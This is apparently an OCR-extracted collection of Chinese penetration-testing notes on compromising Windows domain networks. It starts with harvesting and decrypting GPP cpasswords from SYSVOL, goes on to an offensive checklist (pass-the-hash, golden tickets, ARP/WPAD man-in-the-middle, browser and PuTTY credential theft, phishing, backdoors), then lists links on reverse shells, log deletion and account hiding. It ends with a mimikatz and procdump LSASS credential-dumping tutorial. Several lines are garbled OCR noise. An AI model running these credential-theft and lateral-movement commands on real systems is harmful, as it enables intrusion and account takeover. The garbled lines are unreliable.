
win2008 增加，一般域用户都可访问敏感文件

密码存在 SYSCOL 目录下:

Groups.xml，这个文件是域管通过 GPP 设置或修改本地密码留下的

Services\Services.xml,

ScheduledTasks\ScheduledTasks.xml,

Printers\Printers.xml,

Drives\Drives.xml,

DataSources\DataSources.xml

net use \\\ (pc.xx.com) password /user:xxx.com\username

dir \\\ \SYSVOL /s /a > sysvol.txt

findstr /i "groups.xml" sysvol.txt

找到 cpassword

解密过程：

set-executionPolicy bypass

powershell -ep bypass *动* ps

Import-Module .\GPP.ps1

Get-DecryptedCpassword xxxxxxxxxxxxx

脚本 link：

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1

利用 SYSVOL 还原组策略中保存的密码

https://3gstudent.github.io/3gstudent.github.io/%E5%9F%9F%E6%B8%97%E9%80%8F-%E5%88%A9%E7%94%A8SYSVOL%E8%BF%98%E5%8E%9F%E7%BB%84%E7%AD%96%E7%95%A5%E4%B8%AD%E4%BF%9D%E5%AD%98%E7%9A%84%E5%AF%86%E7%A0%81/

总结

首先，利用 webshell 执行开篇的命令收集内网前期信息(不局限用 webshell)，也可以用 msf 等平台，或 powershell 收集信息，判断机器所处区域，是 DMZ 区，还是办公区，核心 DB 等;机器作用是文件服务器，Web，测试服务器，代理服务，还是 DNS，DB 等;网络连通性，文中也提到测试 dns，tcp，http 等命令，理清内网拓扑图，网段，扫描内网，路由，交换机，端口等判断是域还是组，组的话，用常见 web 方法，域的话 gpp，kerberos，黄金白银票据，抓密码，这里注意密码有的有空格，pth，ptk,spn 扫描，ipc,445,web 漏洞，各种未授权，密码相同等，期间会遇到提权，bypass uac，bypass av.

某些大佬语录

利用漏洞配置不当获取更多主机权限

常见应用漏洞：

struts2 zabbix axis ImageMagic fastcgi Shellshock redis *访问* Hadoop

weblogic jboss WebSphere Coldfusion

常见语言反序列化漏洞

php Java python ruby node.js

数据库漏洞及配置不当

mssql Get-SQLServerAccess、MySQL 低版本 hash 登陆、MySQL 低版本 Authentication Bypass、域内 mssql 凭证获取密码、monggodb 未授权访问、memcache 配置不当

内网中很多 web 应用存在常见漏洞、使用有漏洞的中间件和框架、弱口令及配置不当（注入、任意文件读取、备份、源码泄漏（rsync、git、svn、DS_Store）、代码执行、xss、弱口令、上传漏洞、权限绕过…）

web 应用、及数据库中寻找其他服务器密码信息（ftp、mail、smb、ldap 存储、sql...）

系统备份文件（ghost）中读密码

在已有控制权限主机中，查看各浏览器书签、cookie、存储密码、键盘记录收集相关敏感信息、查询注册表中保存密码、读取各客户端连接密码、putty dll 注入、putty 密码截取、ssh 连接密码，以获取更多主机权限

推荐工具：

NetRipper Puttyrider.exe ProwserPasswordDump.exe LaZagne.exe

ms08-067 远程溢出（极少能碰到）

cmdkey /list 远程终端可信任连接连接 netpass.exe 读取该密码

arp 欺骗中间人攻击（替换 sql 数据包、认证凭证获取、密码获取极大不到万不得已不会用）

WPAD 中间人攻击（全称网络代理自动发现协议、截获凭证该种方法不需要 ARP 欺骗，比较好用的一种方法（使用 Responder.py/net-creds.py））翻阅相关文件及以控制数据库中可能存储配置口令（别忘了回收站）

用已有控制权限的邮箱账号以及前期所了解到的信息进行欺骗（社会工程学）

定向浏览器信息 ip 信息定向挂马（0day）

用以收集的密码（组合变换密码）对各服务进行爆破

其他用户 session，3389 和 ipc 连接记录 各用户回收站信息收集

host 文件获取和 dns 缓存信息收集 等等

杀软 补丁 进程 网络代理信息 wpad 信息。软件列表信息

计划任务 账号密码策略与锁定策略 共享文件夹 web 服务器配置文件

vpn 历史密码等 teamview 密码等 启动项 iislog 等等

主动手段 就是 snmp 扫交换机路由网络设备(有 tcp 连接存活表列 一般可以定位到经常访问的服务 ip)

遍历 内网的所有段 + tracert 跟踪路由 一下拓扑基本就清楚了

被动手段就是上内部通讯平台 一般是邮箱

如果是有堡垒隔离和 vlan 隔离的还要拿到相应权限网络设备做管道穿越才行 通讯都做不了就不要谈后续渗透了

横向渗透 smb 感染 pdf doc + RDP 感染管理机 动静小一点就插管道连接钓 NTHASH

域控只能看看 普通用户机上有没有令牌可以伪造 ms14-068 是否存在

搜集的信息列出来，就不贴了:

服务器当前所在网段的所有主机端口

服务器 ARP 缓存

服务器上的服务

内网中其他 HTTP 服务

满足容易利用的漏洞端口 （MS17010 / 445）

抓包嗅探还是很有必要的 （千万不要 ARP %@#@@651#@^#@@#@@###@@!）

共享文件

密码

在行动之前思考几分钟，有没有更好的办法

思考一个问题多个解决方案的利弊

尽量快速熟悉网络环境 -> [前提是你已经熟悉了服务器环境]

对日志要时刻保持敏感

看子网掩码、计算子网大小，判断有没有 VLAN

选取自己熟悉的协议进行信息搜集

网络命令一定要熟

对于后门要加强维护

你必须保证你花费 98% 的时间都在了解他们

学习使用 Powershell 和熟练掌握端口转发

渗透测试的本质是信息收集

扩展阅读

利用 NetBIOS 协议名称解析及 WPAD 进行内网渗透

http://drops.xmd5.com/static/drops/pentesting-11799.html

记一次内网渗透

http://killbit.me/2017/09/11/%E8%AE%B0%E4%B8%80%E6%AC%A1%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/

端口复用参考代码

https://xz.aliyun.com/t/1661

l3m0n:从零开始内网渗透学习

https://github.com/l3m0n/pentest_study

内网渗透知识大总结

https://www.anquanke.com/post/id/92646

Jboss 引起的内网渗透

https://xz.aliyun.com/t/8#toc-2

JBoss 引起的内网渗透-2

https://xz.aliyun.com/t/2166

JBoss 引起的内网渗透-3

http://rcoil.me/2018/03/JBoss%E5%BC%95%E8%B5%B7%E7%9A%84%E5%86%85

%E7%BD%91%E6%B8%97%E9%80%8F-3/

Linux 内网渗透

https://thief.one/2017/08/09/2/

Weblogic 引发的血案

http://hone.cool/2018/03/29/Weblogic%E5%BC%95%E5%8F%91%E7%9A%84%E8%A1%80%E6%A1%88/

Weblogic 引发的血案-2

http://hone.cool/2018/04/03/Weblogic%E5%BC%95%E5%8F%91%E7%9A%84%E8%A1%80%E6%A1%88-2/

Weblogic 引发的血案-3

http://hone.cool/2018/04/12/Weblogic%E5%BC%95%E5%8F%91%E7%9A%84%E8%A1%80%E6%A1%88-3/

一次幸运的内网渗透

https://forum.90sec.org/forum.php?mod=viewthread&tid=10111&highlight=%C4%DA%CD%F8

对国外某内网渗透的一次小结

https://forum.90sec.org/forum.php?mod=viewthread&tid=9264&highlight=%C4%DA%CD%F8

针对国内一大厂的后渗透 – 持续

https://wsygoogol.github.io/2018/01/11/%E9%92%88%E5%AF%B9%E5%9B%BD%E5%86%85%E4%B8%80%E5%A4%A7%E5%8E%82%E7%9A%84%E5%90%8E%E6%B8%97%E9%80%8F-%E2%80%93-%E6%8C%81%E7%BB%AD/

一次内网渗透--域渗透

https://forum.90sec.org/forum.php?mod=viewthread&tid=6516&highlight=%C4%DA%CD%F8

代理转发工具汇总分析

不从习享OCC中习目们：与拌学为B于于B』之中C享C上伙享手 一Md》从上g t E伙从于 件X l

渗透测试技巧之内网穿透方式与思路总结

https://xz.aliyun.com/t/1623

ew

不从习享OCC中习目们：与拌学为B于于B』之中C享CqW与们d中习一e』m习，不们们r 人GX与们

通过双重跳板漫游隔离内网

https://paper.tuisec.win/detail/60e44a10243185a

一款突破内网防火墙神器 ngrok

https://paper.tuisec.win/detail/75e46a067d7b6f8

内网漫游之 SOCKS 代理大结局

https://paper.tuisec.win/detail/fc04d85ab57c8bf

内网剑客三结义

http://www.5ecurity.cn/index.php/archives/227/

针对 win 的入侵日志简单处理

https://klionsec.github.io/2017/05/19/wevtutil/

Metasploit 域渗透测试全程实录（终结篇）

https://bbs.ichunqiu.com/forum.php?mod=viewthread&tid=16655&highlight=Metasploit%E5%9F%9F%E6%B8%97

metasploit 在后渗透中的作用

https://www.secpulse.com/archives/69766.html

Metasploit 驰骋内网直取域管首级

https://www.anquanke.com/post/id/85518

Metasploit 「永恒之蓝」两种模块的利弊

https://www.bodkin.ren/index.php/archives/555/

一篇文章精通 PowerShell Empire 2.3（上）

http://bobao.360.cn/learning/detail/4760.html

一篇文章精通 PowerShell Empire 2.3（下）

http://bobao.360.cn/learning/detail/4761.html

Powershell 攻击指南黑客后渗透之道系列——基础篇

https://www.anquanke.com/post/id/87976

Powershell 攻击指南黑客后渗透之道系列——进阶利用

https://www.anquanke.com/post/id/88851

Powershell 攻击指南黑客后渗透之道系列——实战篇

https://www.anquanke.com/post/id/89362

Windows 环境下的信息收集

不从习享OCC中习Bl门: 与件学B于于B之中C享CHL件Ao，业q：人g 上J j Fr 》d代 代V

Windows 渗透常用命令

http://www.myh0st.cn/index.php/archives/261/

渗透的本质是信息搜集（第一季）

http://blog.csdn.net/micropoor/article/details/79400904

后渗透攻防的信息收集

https://www.secpulse.com/archives/51527.html

域渗透基础简单信息收集 基础篇

https://xianzhi.aliyun.com/forum/topic/237/

Linux 机器的渗透测试命令备忘表

http://www.91ri.org/17575.html

黑客游走于企业 windows 内网的几种姿势

https://paper.tuisec.win/detail/4973d8fa7741cb3

内网渗透测试定位技术总结

http://www.mottoin.com/92978.html

内网渗透——网络环境的判断

https://paper.tuisec.win/detail/bc7c4b2c3145d47

渗透经验 | Windows 下载远程 Payload 并执行代码的各种技巧

http://www.freebuf.com/articles/system/155147.html

渗透技巧——Windows 系统远程桌面的多用户登录

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Windows%E7%B3%BB%E7%BB%9F%E8%BF%9C%E7%A8%8B%E6%A1%8C%E9%9D%A2%E7%9A%84%E5%A4%9A%E7%94%A8%E6%88%B7%E7%99%BB%E5%BD%95/

渗透技巧之隐藏自己的工具

https://github.com/tom0li/security_circle/blob/master/51122255581554.md

白名单下载恶意代码的一个技巧

https://github.com/tom0li/security_circle/blob/master/28511224554581.md

白名单下载恶意代码

https://github.com/tom0li/security_circle/blob/master/51288554228124.md

一条命令实现无文件兼容性强的反弹后门,收集自强大的前乌云

https://github.com/tom0li/security_circle/blob/master/15288418585142.md

渗透技巧——从 github 下载文件的多种方法

https://xianzhi.aliyun.com/forum/topic/1649/

渗透技巧——从 Admin 权限切换到 System 权限

http://www.4hou.com/technology/8814.html

渗透技巧——程序的降权启动

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E7%A8%8B%E5%BA%8F%E7%9A%84%E9%99%8D%E6%9D%83%E5%90%AF%E5%8A%A8/

强制通过 VPN 上网,VPN 断线就断网

https://www.t00ls.net/articles-38739.html

ip 代理工具 shadowProxy-代理池

不从习享OCC中习且们: 与件学为B于于B 之中C享CZh 业n从cJ_uV交火qJblf 『d为上

渗透技巧——Windows 系统的帐户隐藏

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Windows%E7%B3%BB%E7%BB%9F%E7%9A%84%E5%B8%90%E6%88%B7%E9%9A%90%E8%97%8F/

渗透技巧——”隐藏”注册表的更多测试

http://www.4hou.com/penetration/9132.html

渗透技巧——Windows 日志的删除与绕过

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Windows%E6%97%A5%E5%BF%97%E7%9A%84%E5%88%A0%E9%99%A4%E4%B8%8E%E7%BB%95%E8%BF%87/

渗透技巧——Token 窃取与利用

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-Token%E7%AA%83%E5%8F%96%E4%B8%8E%E5%88%A9%E7%94%A8/

域渗透——Pass The Hash 的实现

https://3gstudent.github.io/3gstudent.github.io/%E5%9F%9F%E6%B8%97%E9%80%8F-Pass-The-Hash%E7%9A%84%E5%AE%9E%E7%8E%B0/

域渗透——获得域控服务器的 NTDS.dit 文件

https://3gstudent.github.io/3gstudent.github.io/%E5%9F%9F%E6%B8%97%E9%80%8F-%E8%8E%B7%E5%BE%97%E5%9F%9F%E6%8E%A7%E6%9C%8D%E5%8A%A1%E5%99%A8%E7%9A%84NTDS.dit%E6%96%87%E4%BB%B6/

渗透技巧——获得 Windows 系统的远程桌面连接历史记录

https://3gstudent.github.io/3gstudent.github.io/%E6%B8%97%E9%80%8F%E6%8A%80%E5%B7%A7-%E8%8E%B7%E5%BE%97Windows%E7%B3%BB%E7%BB%9F%E7%9A%84%E8%BF%9C%E7%A8%8B%E6%A1%8C%E9%9D%A2%E8%BF%9E%E6%8E%A5%E5%8E%86%E5%8F%B2%E8%AE%B0%E5%BD%95/

渗透技巧 | Windows 上传并执行恶意代码的 N 种姿势

不从习享OCC中习3们: 与件为B于于B 之中C享Tzz 吗状Rg 你 件 ot 你g 你 Ehl RR

域渗透——利用 SYSVOL 还原组策略中保存的密码

https://xianzhi.aliyun.com/forum/topic/1653/

Windows 日志攻防之攻击篇

https://threathunter.org/topic/593eb1bbb33ad233198afcfa

从活动目录中获取域管理员权限的 6 种方法

http://www.4hou.com/technology/4256.html

当服务器只开 web 服务并且防火墙不准服务器对外主动发起链接时

不从对享00C中习且们：与件学为B于于B习之中C享Cr J为习h Mt 与于a AmW之于G中o代t G上

3gstudent/Pentest-and-Development-Tips

https://github.com/3gstudent/Pentest-and-Development-Tips

渗透测试中常见的小 TIPS 总结和整理

http://avfisher.win/archives/100

内网渗透思路整理与工具使用

https://www.anquanke.com/post/id/85827

windows 内网渗透杂谈

https://bl4ck.in/penetration/2017/03/20/windows%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F%E6%9D%82%E8%B0%88.html

60 字节 - 无文件渗透测试实验

https://www.n0tr00t.com/2017/03/09/penetration-test-without-file.html

关于 windows 的 RDP 连接记录

http://rcoil.me/2018/05/%E5%85%B3%E4%BA%8Ewindows%E7%9A%84RDP%E8%BF%9E%E6%8E%A5%E8%AE%B0%E5%BD%95/

Rcoil 内网渗透

http://rcoil.me/2017/06/%E5%86%85%E7%BD%91%E6%B8%97%E9%80%8F/

3389user 无法添加

http://www.91ri.org/5866.html

win 提权辅助 tool

https://github.com/GDSSecurity/Windows-Exploit-Suggester/

详解 Linux 权限提升的攻击与防护

https://www.anquanke.com/post/id/98628

windows-kernel-exploits Windows 平台提权漏洞集合

https://github.com/SecWiki/windows-kernel-exploits

linux-kernel-exploits Linux 平台提权漏洞集合

https://github.com/SecWiki/linux-kernel-exploits

hash 与票据

Windows 密码抓取方式总结

原创： TimeS0ng 信安之路 2018-04-20

渗透测试过程中我们经常需要获取管理员的账号密码，以便进行更进一步的操作，下面我将给大家总结几种 steal account 的手法 !其中可能也会涉及到 apt 的内容，希望大家喜欢。

[本教程具有一定攻击性，仅限于教学使用，不得用于其他用途]

0x01. 利用 mimikatz 获取明文密码


实验环境：

windows 10 // win 10 defender 杀 们 mimikatz

mimikatz_trunk // http://blog.gentilkiwi.com/mimikatz

实验步骤：


1、首先用管理员账号运行 cmd.exe，这样才能让 mimikatz 正常运行 :)




2、紧接着再进入 mimikatz，运行命令

privilege::debug

sekurlsa::logonpasswords





3、此时我们就能得到 username，password 的密文，给大家推荐个网站：

https://www.somd5.com

这里可以很容易的解密大多数密文

0x02. 利用 procdump & mimikatz 获取密码

实验环境:

windows 7


procdump // https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump

mimikatz_trunk

实验步骤:

1、首先用 procdump 下载 LSASS 进程的内存，因为 procdump 是 Microsoft Sysinternals tools 中的工具，所以 AV 是不会查杀它的（记住用管理员运行 cmd ）

```
C:\Users\times0ng\Desktop\Procdump\procdump.exe -accepteula -ma lsass.exe
    C:\Users\times0ng\Desktop\lsass.dmp
```




2、接着用 mimikatz 打开 dmp 文件，获取内存中的内容 //（ lsass.dmp 可以下载到我们本地主机再查看里面的内容，相当于离线模式 ）

C:\Users\times0ng\Desktop\mimikatz_trunk\x64\mimikatz.exe

sekurlsa::minidump C:\Users\time0sng\Desktop\lsass.dmp

sekurlsa::tspkg



0x03. 利用 pwdump7 获取密码


实验环境:

windows 7

